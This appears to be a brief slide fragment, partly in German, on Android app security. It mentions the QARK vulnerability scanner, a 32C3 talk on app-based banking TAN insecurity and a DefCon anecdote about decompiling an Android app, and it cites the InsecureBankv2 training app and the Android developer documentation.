 - QARK is an easy to use tool capable of finding common security vulnerabilities in Android applications

FLASHBACK



32C3

- https://media.ccc.de/v/32c3-7360-un_sicherheit_von_app-basierten_tan-verfahren_im_onlinebanking#video&t=79

DefCon

- Vortrag backdooring the frontdoor
 - Q: „Wie hast du die iPhone App geknackt?“
 - A: „Ich habe die Android App decompiliert..“

QUELLE

[HTTPS://GITHUB.COM/DINESHSHETTY/ANDROID-INSECUREBANKV2](https://github.com/dineshshetty/android-insecurebankv2)

[HTTPS://DEVELOPER.ANDROID.COM/GUIDE/COMPONENTS/FUNDAMENTALS.HTML](https://developer.android.com/guide/components/fundamentals.html)

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